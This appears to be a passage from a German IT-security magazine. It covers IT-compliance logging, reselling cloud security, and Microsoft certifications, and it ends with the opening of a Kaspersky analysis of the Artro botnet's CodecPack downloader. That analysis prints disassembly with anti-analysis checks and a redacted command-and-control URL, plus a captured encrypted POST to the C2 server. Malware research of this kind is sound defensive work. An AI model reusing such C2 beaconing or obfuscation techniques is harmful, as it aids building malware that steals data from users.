- Die umfassende Erfassung und Betrachtung der relevanten IT-Systeme und IT-basierten Geschäftsprozesse ist die Voraussetzung für ein erfolgreiches IT-Compliance-Management.
- Nur ein aufeinander abgestimmtes Miteinander von Technik, Organisation und Prozessen kann IT-Compliance sicherstellen.

Die umfassende Erfassung und Betrachtung der relevanten IT-Systeme und IT-basierten Geschäftsprozesse ist die Voraussetzung für ein erfolgreiches IT-Compliance-Management.

Größe, Komplexität und Risikostruktur eines Unternehmens bestimmen die Anforderungen an die IT-Compliance ebenso wie sich verändernde rechtliche Rahmenbedingungen. Nur ein aufeinander abgestimmtes Miteinander von Technik, Organisation und Prozessen kann IT-Compliance sicherstellen. Dabei ist es unerheblich, ob die IT-Leistungen unternehmensintern oder durch externe IT-Dienstleister erbracht werden.

Wichtig ist es den Unternehmen eine Möglichkeit zu geben, ihre Geschäfte und Kundenbeziehungen über verschiedene Standorte und Länder hinweg zu führen, interne und externe Prozesse zu automatisieren und IT-Sicherheit transparent und revisionssicher zu dokumentieren.

Der Gesetzgeber hat auf die zunehmende Digitalisierung der Geschäftswelt mit zahlreichen Rechtsnormen und Standards reagiert. Unternehmen müssen die gesetzlichen Vorgaben umsetzen und IT-Prozesse so gestalten, dass sie diese Anforderungen einhalten. Neben dem Gesetzgeber sind es natürlich auch die Geschäftspartner, die einen lückenlosen Nachweis der IT-Compliance erwarten. Dies kann nur über Logging und sorgfältige Dokumentation der relevanten Bereiche sichergestellt werden.

Basis für eine nachhaltige IT-Compliance ist ein regelmäßiges Monitoring und die Messung der erreichten Qualität.

Um den IT-Compliance-Verantwortlichen bzw. der Geschäftsführung die Möglichkeit zu geben, die IT-Compliance im Unternehmen sicherzustellen und nachzuweisen, sind Managementinformationssysteme wichtig. Dort laufen die Informationen in einer möglichst einheitlichen und übersichtlichen Auswertungssoftware zusammen. Auffälligkeiten werden gemeldet, klassifiziert, etwa nach Höhe des Risikos oder der Reaktionszeit und dann an die Verantwortlichen weitergeleitet.

Um Rechtskonformität zu erreichen, ist es für größere Unternehmen wichtig, eine IT-unterstützte Automatisierung von Compliance-Prozessen und Kontrollmechanismen zu etablieren -> Reporting. Das Reporting umfasst die Ergebnisse aus Logging, Monitoring und Konfiguration.

Logging

Das Logging sorgt für einen souveränen Umgang mit personenbezogenen Daten sowie der E-Mail- und Webnutzung am Arbeitsplatz.Die Einhaltung rechtlicher und vertraglicher Vorgaben (IT-Compliance) wird sorgfältig

dokumentiert und ist somit für den IT-Compliance Manager jederzeit kontrollierbar.

Log-Informationen werden von unterschiedlichen Sicherheitssystemen per Syslog oder in Form von Log-Dateien bereitgestellt. Die Logging-Funktion der jeweiligen Managementsoftware verarbeitet diese Daten und schreibt sie in aufbereiteter Form in mehrere Datenbanken, die sich in einer eigenen Arbeitsumgebung befinden sollten. Für den Empfang der Log-Dateien reicht es aus, den Bereitstellungsort – etwa ein Festplattenlaufwerk, einen FTP-Server oder einen http-Zugang – anzugeben. Weitere notwendige Angaben wie etwa die Form der Authentisierung oder den gewünschten Log-Umfang werden automatisch beim Anwender abgefragt. Eine integrierte Benutzer- und Standortverwaltung ermöglicht es zudem, beliebig viele Anwenderkonten mit den unterschiedlichsten Rechten zu konfigurieren und die relevanten Standorte eines Unternehmens zu verwalten.

Ohne das effiziente, zuverlässige und zentrale Erfassen der Log-Daten von IT-Systemen lassen sich Compliance-Vorgaben nicht erfüllen. Vorschriften wie Basel II und III, Sarbanes-OxleyAct (SOX) oder der PCI DSS (Payment Card Industry Data Security Standard) verlangen von Unternehmen und Organisationen, dass sie jederzeit lückenlos nachweisen können, was auf ihren Rechnern und in ihren Netzwerken passiert. Damit sich Unbefugte keinen Zugang zu den Log-Dateien verschaffen können, lassen sich die Log-Nachrichten in so genannten Logstores speichern. Diese können verschlüsselt und signiert werden.

Monitoring

Das Monitoring gewährleistet die Überwachung von rechenzentrumsübergreifenden Diensten. Hierzu gehören Standortanbindungen oder Leistungsauslastungen und lokale Nodes wie Server, Security Devices oder Enduser-Clients. Auch Daten wie Verfügbarkeit, Speicherkapazitäten und Auslastungen von Geräten werden protokolliert. Weitere Funktionen des Monitoring sind modulare Anbindung von Geräten bzw. Locations, eine zentrale Datenspeicherung, visualisierte Statistiken sowie automatische Benachrichtigungen zur Einhaltung von Eskalationsstufen.

Konfiguration

Im Bereich Konfiguration können verschiedenste System- und Arbeitsprozesse automatisiert werden.

Hierzu gehören u. a. automatische Firewall-Aufschaltungen, systemgestützte Konfigurationen von IT-Securitykomponenten, der Benutzerkontenabgleich unterschiedlichster Systeme sowie der Datenabgleich mit anderen Softwarekomponenten.

Um den Anforderungen der IT-Compliance Genüge zu tun, stehen einfache Bedienung durch Systemassistenten und fehlerfreie Konfigurationen dank der systemseitigen Prüfung auf Korrektheit ebenfalls im Fokus.

Zusammenfassung:

- IT-Compliance ist kein Selbstzweck. Ihre Vernachlässigung kann zu einer persönlichen Haftung des Vorstandes oder des Geschäftsführers führen.
- Compliance-Themen gehören auf die Entscheiderebene, die die Verantwortung für die Einhaltung und Umsetzung der Anforderungen haben.
- Compliance-Anforderungen sind ein Bestandteil einer Corporate Governance Strategie.
- Unternehmen benötigen eine Richtlinie zum Umgang mit Informationen, eine Information Policy, die die Compliance-Anforderungen und die Lösung zur Umsetzung der Anforderungen beinhaltet.
- IT-Compliance muss durchgängig im Unternehmen implementiert werden, um wirksam zu sein.
- Die Erfüllung von Compliance-Anforderungen ist kein einmaliges Projekt, sondern ein kontinuierlicher Prozess.
- Die Erfüllung von Compliance-Anforderungen muss regelmäßig nach definierten Verfahren überprüft werden.
- Information Management Compliance betrifft nicht nur Software und Systeme, sondern auch die Prozesse im Unternehmen, die Organisation und den Umgang mit den Systemen.
- Compliance-Anforderungen betreffen nicht nur elektronische Archive, sondern alle Systemkomponenten, in denen aufbewahrungspflichtige Daten, Informationen und Dokumente erzeugt, genutzt und verwaltet werden.

DR. DIETER STEINER

Dr. Dieter Steiner, Geschäftsführer SSP Europe GmbH

Warum ein VAR Secure Online Services anbieten sollte

Thomas Haberl

Für Value Added Reseller gibt es seit kurzer Zeit eine interessante Möglichkeit, das eigene Produkt- und Dienstleistungsportfolio und entsprechende Umsatzpotential mit dem Topthema „Cloud“ relativ aufwandslos zu erweitern.

IN DIESEM ARTIKEL ERFAHREN SIE…

- Große Unternehmen und Direktanbieter drängen auf den Systemhaus-Markt und verschärfen den Wettbewerb zusehends, bzw. holen sich ein großes Stück vom Umsatzkuchen im Bereich Cloud Computing, der bisher den VARs zugestanden ist.
- Eine Alternative für VARs bieten starke Partnerschaften mit Anbietern von Secure Online Services, die diese aus zertifizierten Rechenzentren zur Verfügung stellen.
- Eine starke Partnerschaft mit Cloudsecurity Anbietern, die ein attraktives Partnermodell bieten und die heutigen IT-Compliance Ansprüche erfüllen, sichert zusätzlich Umsatzpotential, bietet Chancen für neue Kunden und garantiert langfristig die Zukunft.

WAS SIE VORHER WISSEN SOLLTEN…

- Laut Studien ist Cloud Computing der wichtigste Trend in der IT.
- Der Hauptgrund ist der rechtliche Aspekt; sei es von staatlicher oder Business-Seite.
- Daneben werden die Anforderungen von Kundenseite immer strenger und komplexer - Betrieb und Verfügbarkeit 24 x 7; SLAs,

Nach Prognosen der BitKom und der Experton Group wird sich der Umsatz mit Cloud Computing alleine in Deutschland von 1,1 Mrd. Euro in 2010 auf 8,2 Mrd. Euro in 2015 steigern; mit jährlichen Wachstumsraten zwischen 30% bis 65%!

Laut einer weiteren Studie der BitKom aus dem Januar 2011 ist Cloud Computing der wichtigste Trend in der IT; mit fast 60% Anteil der Nennungen.

Durch den Trend zu Cloud Computing sind vor kurzem Begriffe wie Managed Secure Services bzw. Managed Security Services (wieder stärker) ins Bewusstsein von Anwenderunternehmen, Anbietern und den Medien gerückt.

Die Gründe dafür sind vielfältig:


Der Hauptgrund ist sicherlich der rechtliche Aspekt; sei es von staatlicher oder Business-Seite. Themen und Begriffe wie Haftung der Unternehmens- und IT-Leitung, IT-Compliance, Rechtskonformes Reporting, Dokumentation (Changes, Konfigurationen usw.), Zertifizierungen (ISO 27001, ITIL usw.), Audits und Revision Dritter (z.B. Zulieferer großer Konzerne), Datenschutz, IT-Sicherheitsbeauftragter usw. stellen die Marktteilnehmer für hohe; oft vor zu hohe Herausforderungen.

Daneben werden die Anforderungen von Kundenseite immer strenger und komplexer - Betrieb und Verfügbarkeit 24 x 7; SLAs, etc.

Große Unternehmen und Direktanbieter drängen auf den Systemhaus-Markt und verschärfen den Wettbewerb zusehends, bzw. holen sich ein großes Stück vom Umsatzkuchen, der bisher den VARs zugestanden ist.

Diesen Trend bestätigen die Headlines einiger Meldungen der letzten Monate:

- *Symantec kauft Direktanbieter MessageLabs*
- *Cisco kauft Direktanbieter ScanSafe und launched Mailsecurityservice mit IronPort*
- *Sämtliche Provider wie Dt. Telekom oder QSC werden oder liefern schon Security Services zum S-DSL*



- *Hosted Security Anbieter mit Direktgeschäft treten auf - z.B. Eleven, Antispameurope, Retarus, uam.*
- *Microsoft launched eigenen Hosted Exchange Service inkl. IT-Security und verrechnet direkt*

Zusätzlich werden die technologischen Anforderungen des Marktes immer höher und die Produktzyklen immer kürzer. Systemhäuser müssen deshalb ihren Expertenstatus bei einer Vielzahl von Herstellern um teures Geld halten und ihre Mitarbeiter ständig zertifizieren lassen. Das ist aber im Endeffekt bei immer geringeren Umsätzen in den Produktbereichen meist nicht mehr profitabel.

Ein Ausweg aus dieser Misere für VARs bieten starke Partnerschaften mit Anbietern von Secure Online Services, die diese aus zertifizierten Rechenzentren zur Verfügung stellen. Produkte von Weltmarktführern gehostet im Rechenzentrum ermöglichen den Endkunden Lösungen, die sich sonst nur große Konzerne leisten können. Anbieter dieser Secure Services sollten über ein spezielles Modell für VARs verfügen und selbstverständlich einen rein indirekten Marktzugang verfolgen. Dadurch können sich VARs weiterhin erfolgreich gegen die neue Konkurrenz positionieren und Ihre Dienstleistungen selbst verrechnen.

Die Vorteile dieses neuen Modells liegen klar auf der Hand:

Attraktive Margen, stetige Abrechnung, hohe Qualität der angebotenen Services aus dem Rechenzentrum, komplettes Portfolio, Projektschutz, zusätzliche Umsätze zum bestehenden Business, finanzielle Entlastung durch geringere Ausbildungskosten der Mitarbeiter, weniger Technologieverantwortung, Kundenschutz, etc.

Aus meiner Sicht haben die VARs nur mehr wenige Optionen:

Sie können nichts oder wenig tun und versuchen das aktuelle IT-Security Business mit allen Schwierigkeiten und Risiken zu halten.

Die Konsequenz daraus – sie werden bald nicht mehr konkurrenzfähig sein und immer weniger Geschäfte bei hohen Kosten machen.

Alternativ können sie massiv in Ausbildung ihrer Mitarbeiter (Zwang zum gesetzeskonformen Betrieb) und zukunftsträchtige Spezialisierung in IT-Security Technologie investieren.

Die Konsequenz ist auch keine langfristige Lösung bei finanziell hohem Risiko. Der harte Wettbewerb gegen spezialisierte Direktanbieter und Provider wird langfristig nicht zu gewinnen sein.

Sie können aber auch die neue Geschäftschance erkennen. Eine starke Partnerschaft mit Cloudsecurity Anbietern, die ein attraktives Partnermodell bieten und die heutigen IT-Compliance Ansprüche erfüllen, sichert zusätzlich Umsatzpotential, bietet Chancen für neue Kunden und garantiert langfristig die Zukunft.

Die Konsequenz aus diesem Zugang ist wenig Risiko, langfristig Sicherung von bestehenden Kunden und Gewinn neuer Kunden; denn dadurch bieten die VARs nun die gleiche Leistungsqualität und den ähnlichen Technologielevel wie „die Großen“.

Und was dadurch zusätzlich wieder in den Vordergrund rückt sind die Wettbewerbsvorteile von lokalen VARs. Sie sind schneller, näher am Kunden, und auf Augenhöhe mit dem Kunden; was vor allem im Mittelstand noch immer einer der USPs von VARs und Systemhäusern ist.

THOMAS HABERL

Thomas Haberl, Leitung Vertrieb SSP Europe GmbH

Willkommen im Weiterbildungsdschungel der Microsoft Zertifizierungen – ein kleiner Exkurs zu MCTS, MCITP und MCPD

Gerade im IT-Bereich ist Weiterbildung ein großes Thema. Um den eigenen Wert am Arbeitsmarkt zu halten oder zu steigern, bieten sich unzählige Ausbildungspfade an. Im Microsoft Umfeld sind dies beispielsweise die Zertifizierungen zum Microsoft Certified Technology Specialist (MCTS), zum Microsoft Certified IT Professional (MCITP) oder zum Microsoft Certified Professional Developer (MCPD).

IN DIESEM ARTIKEL ERFAHREN SIE...

- Kein spezielles Vorwissen

WAS SIE VORHER WISSEN SOLLTEN...

- Welche Zertifizierungen empfehlenswert sind

Die Richtung bzw. das Zertifizierungsziel bestimmt a) der jeweils eigene berufliche Hintergrund als Anwender, Administrator oder Entwickler und b) das jeweilige Ausbildungsziel, das der Weiterbildungsinteressierte verfolgt.

Mit den MCTS, MCITP und MCPD Zertifizierungen wurde ein einheitlicher Ausbildungsstandard geschaffen, mit denen entsprechende Fertigkeiten in der jeweiligen Technologie von Microsoft bescheinigt werden. Sie richten sich an Personen, die sich bereits durch praktische Erfahrung fundiertes Wissen angeeignet haben oder sich arbeitsbedingt in dem einen oder anderen IT-Bereich spezialisieren möchten und Ihr Wissen dann schwarz auf weiß mit einem Zertifikat zu belegen.

Aber was bringt eine Microsoft-Zertifizierung eigentlich dem Arbeitnehmer oder Arbeitgeber?

Mit einer MCTS MCPD oder MCITP Zertifizierung erhalten Weiterbildungsinteressierte ein international anerkanntes IT-Zertifikat, das Ihnen überdurchschnittliche Kenntnisse in einer bestimmten Microsoft Technologie bescheinigt. Auf dem Arbeits- und Projektmarkt werden gerade jene spezialisierten IT-Fachkräfte nachgefragt, was zu verbesserten Jobchancen führen kann in Kombination mit der relevanten Berufserfahrung. Die Microsoft-Zertifizierungen dienen allgemein als Qualitätskriterium für den erworbenen Ausbildungsgrad. Sie beinhalten standardisierte und damit vergleichbare Qualifizierungen und bescheinigen .NET Entwicklern, Anwendern bzw. IT-Administratoren oder IT-Professionals ausreichende Expertise in einer Microsoft-Technologie. Arbeitgeber und Arbeitnehmer können sich an den Qualitätskriterien einer Microsoft-Zertifizierung orientieren, was eine konkrete Einsatzplanung in Projekten erleichtern kann. Darüber hinaus erhalten zertifizierte IT-Fachkräfte regelmäßige Einladungen zu Microsoft Konferenzen, technischen Trainings sowie Fachveranstaltungen und erhalten so weiteres relevantes Know-How, um ihre Expertise weiter auszubauen oder wertvolle Netzwerke in der IT-Branche zu knüpfen.

Aber auch für den Arbeitgeber ist eine Zertifizierung der Mitarbeiter mit einigen Vorteilen verbunden. Bedingt durch die höhere Qualifikation ihrer Arbeitnehmer oder projektverantwortlichen Consultants können Projektzeiten verkürzt werden, was mit Einsparungspotentialen verbunden ist. Damit einhergehend ist ein effizienteres Zeitmanagement und gesteigerte Produktivität. Auch die Teamperformance insgesamt steigt. Ein weiterer Nutzen der Microsoft Zertifizierung liegt in den geringeren Supportaufwendungen. Aufgrund des höheren Wissensstands der Mitarbeiter zu den eingesetzten Microsoft-Technologien können Support-Fälle und andere Schwierigkeiten im Umgang mit diesen minimiert werden. Mit dem positiven Zusatznutzen, das sowohl die interne, als auch die externe Service-Qualität gesteigert

werden kann. Durch eine klare Definition des Trainingsbedarfs kann die Mitarbeitermotivation sowie Karriereplanung und-förderung einzelner Mitarbeiter gezielter erfolgen. Außerdem hat ein zertifizierter Mitarbeiter für Unternehmen, die den Partner-Status von Microsoft anstreben, einen Zusatznutzen. Da jeder zertifizierte IT-Professional dazu beiträgt, diesen Status auch zu erreichen.

Um sich im Weiterbildungs-Dschungel zurechtzufinden, bedarf es einigen Recherche-Aufwand vorneweg. Ist dann das passende Ausbildungsangebot in Sicht, geht es in einem zweiten Schritt um die Finanzierung. Wenn der Arbeitgeber die IT-Weiterbildung nicht zahlt, gibt es verschiedene Förder- und Finanzierungsmöglichkeiten wie bspw. die Bildungsprämie einzelner Bundesländer. Eine Übersicht aller derzeitigen Förderarten findet sich hier.

Und wie bereitet man sich am besten auf eine Prüfung von Microsoft vor, um diese auch auf Anhieb zu bestehen? Braindumps und Zertifizierungscamps versprechen schnelle Erfolge, sind aber langfristig gesehen nur bedingt zu empfehlen. In allen Fällen ist immer eine ausreichende Berufserfahrung als Zulassungsvoraussetzung erforderlich, um auch tiefer in die Materie einzusteigen und ein wirklicher IT-Professional bzw. Specialist zu werden. Die IT-Akademie MINERVA hat sich diesem Thema kritisch genähert und einen Beitrag hierzu verfasst, zu finden auf dem Blog unter: *http://minerva.ppedv.de/Blog/Lists/Beitraege/Post.aspx?ID=16*

Wer weitere Informationen rund um das Thema Zertifizierung braucht, findet auf diesem Blog auch weitere Literaturempfehlungen zu einzelnen ausgewählten Zertifizierungspfaden. Alternativ gibt es im September 2011 auch 2 Informationsveranstaltungen in München und Karlsruhe, auf der Interessierte einen weiteren Einblick erhalten.

Über IT-Akademie MINERVA:

Die IT-Akademie MINERVA (minerva.ppedv.de) wurde im Oktober 2010 als Tochterunternehmen der ppedv AG (Microsoft Partner Gold Learning) mit Sitz in Burghausen gegründet. Fokus ist die berufsbegleitende Microsoft Weiterbildung und Zertifizierung von IT-Professionals, Entwicklern und Administratoren. Das berufsbegleitende Kursmodell mit den modular aufgebauten Zertifizierungspfaden adressiert das gesellschaftliche Thema „lebenslanges Lernen“ und wird heutigen Ansprüchen der Arbeitswelt hinsichtlich optimaler Vereinbarkeit von Beruf und Weiterbildung gerecht.

IT-Sicherheit

Frank Neugebauer

Penetration Testing mit Metasploit

Eine praktische Einführung

Dieses Buch zeigt anhand von Beispielen und typischen Szenarien, wie Metasploit installiert und konfiguriert wird und wie man es zusammen mit weiteren Tools (wie z.B. Nmap, Nexpose und Nessus) in einer Testumgebung einsetzt.

2011, 229 Seiten, Broschur
€ 32,90 (D)
ISBN 978-3-89864-739-7

dpunkt.verlag GmbH
Ringstraße 19 B · D-69115 Heidelberg · fon: 0 62 21 / 14 83 40
fax: 0 62 21 / 14 83 99 · e-mail: bestellung@dpunkt.de

www.dpunkt.de

Das Werbe-Botnetz Artro

Alexey Kabiev, Maria Garnaeva

Das Botnetz Artro, dessen Bots von den Kaspersky-Produkten als Trojan-Downloader.Win32.CodecPack erkannt werden, ist bereits seit 2008 bekannt. Trotzdem gibt es bis heute keine vollständige Beschreibung seiner Funktionalität. Um das zu ändern, möchten wir im Folgenden die Ergebnisse unserer Untersuchungen zu Artro vorstellen.

IN DIESEM ARTIKEL ERFAHREN SIE…

- was das Botnetz Artro ist

WAS SIE VORHER WISSEN SOLLTEN…

- was ein Botnetz ist

Familien und Modifikationen. Statistik und Veränderungen

Für den Aufbau des Botnetzes ist ein Downloader verantwortlich, den wir als Trojan-Downloader.Win32.CodecPack bezeichnen. Dieser Trojaner wird von einem Packer geschützt, dessen Code stark mit Pseudocode verschleiert ist. In der Regel sollen Packer die Erkennung des gepackten Schädlings weitestgehend erschweren, schützen den Code aber nicht vor einer Analyse. Auch dieser Fall bildet keine Ausnahme, denn das Programm lässt sich problemlos entpacken. Nach dem Entpacken der Funktion WinMain sehen die verschiedenen Varianten des Trojaners in etwa gleich aus. Cyberkriminelle versuchen dennoch, ihren Code mit einer Unmenge unsinniger Befehle vor einer Analyse zu schützen.

Der Junk-Code ist polymorph und besteht aus Code-Blöcken, die verschiedene Operationen an denjenigen globalen Variablen durchführen, die keinen Hauptcode verwenden. Zudem enthalten die

```
CODE:0040AD07 55                    push    ebp
CODE:0040AD08 8B EC                 mov     ebp, esp
CODE:0040AD0A 83 EC 74              sub     esp, 74h
CODE:0040AD0D 53                    push    ebx
CODE:0040AD0E 56                    push    esi
CODE:0040AD0F B9 30 57 41 00        mov     ecx, offset APITable
CODE:0040AD14 E8 E6 93 FF FF        call    nullsub_1
CODE:0040AD19 E8 41 FD FF FF        call    CheckInternetConnection
CODE:0040AD1E 84 C0                 test    al, al
CODE:0040AD20 0F 85 34 04 00+       jnz     return
CODE:0040AD26 66 FF 05 02 53+       inc     ds:garb_w6
CODE:0040AD2D E8 A3 6B FF FF        call    GetMachineInfo
CODE:0040AD32 33 DB                 xor     ebx, ebx
CODE:0040AD34 84 C0                 test    al, al
CODE:0040AD36 75 0C                 jnz     short loc_40AD44
CODE:0040AD38 E8 1C FC FF FF        call    CheckSysinternalsWindow
CODE:0040AD3D 84 C0                 test    al, al
CODE:0040AD3F 88 5D FF              mov     [ebp+IsUnderDebugging], bl
CODE:0040AD42 74 04                 jz      short loc_40AD48
```

Abbildung 1. *Funktion WinMain des gepackten Downloaders Trojan-Downloader.Win32.CodecPack*

Junk-Abschnitte API-Funktionen, deren Ausführung aber keinen Einfluss auf die Funktionsfähigkeit des Trojaners hat. Das Ergebnis dieser Verschleierung ist ein Code, der für einen einfachen Downloader überaus kompliziert ist.

Unter all den interessanten Merkmalen von Trojan-Downloader.Win32.CodecPack ist eines besonders erwähnenswert. Der Trojaner überprüft, ob er auf einer virtuellen Maschine oder unter einem Debugger läuft. Doch im Gegensatz zu den meisten anderen Schädlingen, die ihre Ausführung stoppen, sobald sie einen Debugger oder eine virtuelle Maschine erkennen, um solch eine dynamische Analyse zu erschweren, sendet CodecPack in solchen Fällen die Ergebnisse seiner Überprüfung einfach an den Steuerungsserver.

Alle Zeilen innerhalb des Trojaners sind mit Hilfe des Algorithmus RC4 verschlüsselt und werden jedes Mal entschlüsselt, wenn sie benötigt werden. Dabei steht am Anfang der ersten beiden Bytes der Dechiffrierungsschlüssel. Diese Zeilen sind für jedes Sample einzigartig, denn sie ergänzen eine in den Troja-

```
CODE:0040AEC4 50                          push    eax
CODE:0040AEC5 56                          push    esi
CODE:0040AEC6 8D 4D 9C                    lea     ecx, [ebp+Url]
CODE:0040AEC9 FF 15 74 10 41+             call    ds:?assign@?$basic_string@DU?$char_traits@D@std@@U?$allocator@D@2@@std@@QAEAAU12@PBD
CODE:0040AECF A0 08 53 41 00              mov     al, byte ptr ds:garb_w5
CODE:0040AED4 F6 2D 2C 53 41+             imul    byte ptr ds:garb_d4
CODE:0040AEDA 00 05 00 53 41+             add     ds:garb_b1, al
CODE:0040AEE0 39 5D A4                    cmp     [ebp+var_5C], ebx
CODE:0040AEE3 76 38                       jbe     short loc_40AF1D
CODE:0040AEE5 FF 15 40 10 41+             call    ds:GetCurrentProcessId
CODE:0040AEEB 66 A3 0A 53 41+             mov     ds:garb_w7, ax
CODE:0040AEF1 A1 70 10 41 00              mov     eax, ds:offset_FFFFFFFF
CODE:0040AEF6 8D 4D 9C                    lea     ecx, [ebp+Url]
CODE:0040AEF9 FF 30                       push    dword ptr [eax]
CODE:0040AEFB 8D 45 CC                    lea     eax, [ebp+StringToEncode]
CODE:0040AEFE 53                          push    ebx
CODE:0040AEFF 50                          push    eax
CODE:0040AF00 FF 15 6C 10 41+             call    ds:?append@?$basic_string@DU?$char_traits@D@std@@U?$allocator@D@2@@std@@QAEAAU12@ABU
CODE:0040AF06 68 FF FF 3D 17              push    173DFFFFh       ; "http://[redacted]/9823dehj9823dj.php?ini=v22MyTyySIzxXTVmvUFHEeE2
CODE:0040AF0B 68 FF FF 35 C4              push    0C435FFFFh
CODE:0040AF10 E8 6A 79 FF FF              call    garb_proc_3
CODE:0040AF15 01 05 3C 53 41+             add     ds:garb_d3, eax
CODE:0040AF1B 59                          pop     ecx
CODE:0040AF1C 59                          pop     ecx
CODE:0040AF1D
CODE:0040AF1D                 loc_40AF1D:                         ; CODE XREF: WinMain(x,x,x,x)+1DC↑j
CODE:0040AF1D 0F BF 05 0A 53+             movsx   eax, ds:garb_w7
CODE:0040AF24 8B 35 14 5B 41+             mov     esi, ds:dword_415B14 ; "http://[redacted]/9823dehj9823dj.php?ini="
CODE:0040AF2A 25 FF FF 71 92              and     eax, 9271FFFFh
CODE:0040AF2F 01 05 2C 53 41+             add     ds:garb_d4, eax
CODE:0040AF35 8A 06                       mov     al, [esi]
CODE:0040AF37 04 40                       add     al, 40h
```

Junk-Code

Abbildung 2. *Junk-Instruktionen in einem Fragment des disassemblierten Trojaner-Codes*

```
POST /o54p6ipo546ipo6.php?
ini=v22MnmDnHYfxCWIO6FcUQOE5OLPvIYg4OtcPHid3LOoHCw7U2UWOm2rzU1rHIQqMgMqVv8JHeAiBMF4QB33zfYiRtufQpKX8MPtpuO7vlA==
HTTP/1.1
User-Agent: Mozilla/6.0 (Windows; wget 3.0)
Host: [redacted].in
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close
Cache-Control: no-cache
Content-Length: 193

data=qSrTzGLORMCyDnY9+xJEQe5nNLundsMqfdgBGzUoJOxVTU/DzQWC3DLbXB/UfETT1o6F2ZIbLEGVJOMOJTSDP9PX4aSS/OagY6143bGpOy/
uGVSLVLOu+us+x5NraqI7DJaKGg7TCqXkTszGInUBxiK1/hKL2oFYpjsSeY04x+zt2a9dO+UI5VhPOW45HTTP/1.1 200 OK
Server: nginx/0.7.67
Date: Fri, 04 Feb 2011 23:17:52 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.2.11

65c
4i7exXC8c4mxHmcg+QoZUPFieuWsasB4N5MJEyNjOltZTkONmkyDiDH+QQjWKRiTxI3M6pIRJgCLOkw1AGagIs7Cq+7Vre2vZ6c8v+a
+ln7uRBC6U78gvLoo3sN7YqxrG8beHgvNHe2vEYzQbC5cmybl8xnJj4Ze4DOaL4Nvk6mOjuMfLaNRt1wK2jV1LMVonwYDZhQV9TCcLC8K/
jasl2iGyFsFOJqlI+v+lGTo8iCwjl9V63rlQ1wdvDjgc9lvdhMXOK3bWNlwF8mkitR2ZMZ/sJO3lxw1AfJKjiNhuuDR1lVIseLFz7od742Zcy/
PifsYkiiD2isfnyGbl3c2hVH3kXKO3swayP+1QBLrc7kPxNAuYPBjwOexIGzmvVIu7DxjAj1+PumU4TTpwpByVNtEpjkCu4bTqG8SE85NgTJX+/
zhzpolGgDVPI2lxxOOLx8MX2dQ9TO7l6GH7q6BOZ5kZAI7100GGECPLEeIwgY1y9mawLoQVSiHoL//E2MFZMW85b//
lKxW6p2tSCwdScwkakghLoknwKdn/CMzvqWMjSFjOdlwqdjypaeOQIdRUp/7fC4jnUI5pimM9vJ+7CM4OP84XsAVCUz9P/WRMVtQaAI4I3WFMtk/
KlvTd5d4eyrH48XvCssCUrFuEedu65qcc6i/BmNDHdt/wC/3RSnbD3dG5OjrAjsJSheGQHyBjhNz5koM1oxsqCIAsQVAh9RYlO/DOaJHkDHwGGX
+wKOD785mxcU7oH35A1S7U9POcJ3vae3Ive/zdZsQok4QJIFwB4VoCX2Ed4ipL5BtfyoiKRoHMlTnOE5RvpdE
+AVYEDE33zE74KNALfcDmFkGh7dqXHgX/BQ4s6NpGNMwT
+pE2IEyrDOBtBlN9jnhyR5fcQpJQoSlyaylfY8oHJftstYeWqdAIkMgXxmeBtaSYMG7jewjKHAz1L8N2scPVwcHWa56EL5OOJyD1u9rXO3pMpRe4p4j7
FfYwazDXV9TrnKRfGzw14nipxscdYoV8cOVP6WW1XQ2TaGHyKjhFpYbibUiABWH8KDgxbZtYTMgNMq45eFTEYrMY98i7insKDyWS6ecEJqmRjXAwsqPN
xX1gI3ZzKR7k5kYIs60gdTv8VbReidhBTPab8hDGMvKbwRohJtSeIyUYqGdltIMlLtbLaNl6Tn9rrg8yjuLAdulravoMF1Tb/
uJkYKRwF760SJAaJT5eD+nlGLFed+QpUtZFf32Ww5UxdQQObo3efpE6V2dNRQGcc2uDwKpYxLumd9Vf/JaragjDfT89MXC9YG7bb79
+cjmsv91Ecy7CyyOD/WISJObjHHODo28aRGO7iuYADfRXi8aMmXQklxnElDZ+YGcpf1fd5Dji4cBo4PVIChOR+9K+
+TVyJFuXdiEUsL9aLUMafmb76ZKTuFuisgiGnOVH8+P1vMM+8ze7w4bBvuEqGtxWmrxFDrgpx5rqOVDr+oT33TbRsJpAOgPmvzlewQDyyV31A
+Ux2p9lRjpxURJsbmS+gpTiCgiufQnHf2X1BRZsbIjYlzJaPZRKHRB713LeG
+FmwhQlsEFJRQMrTZLaRpj8yzbH6YRmfMjNWu8p5C4Y3OqKutNHRBXzFqrASBIjm4=
0
```

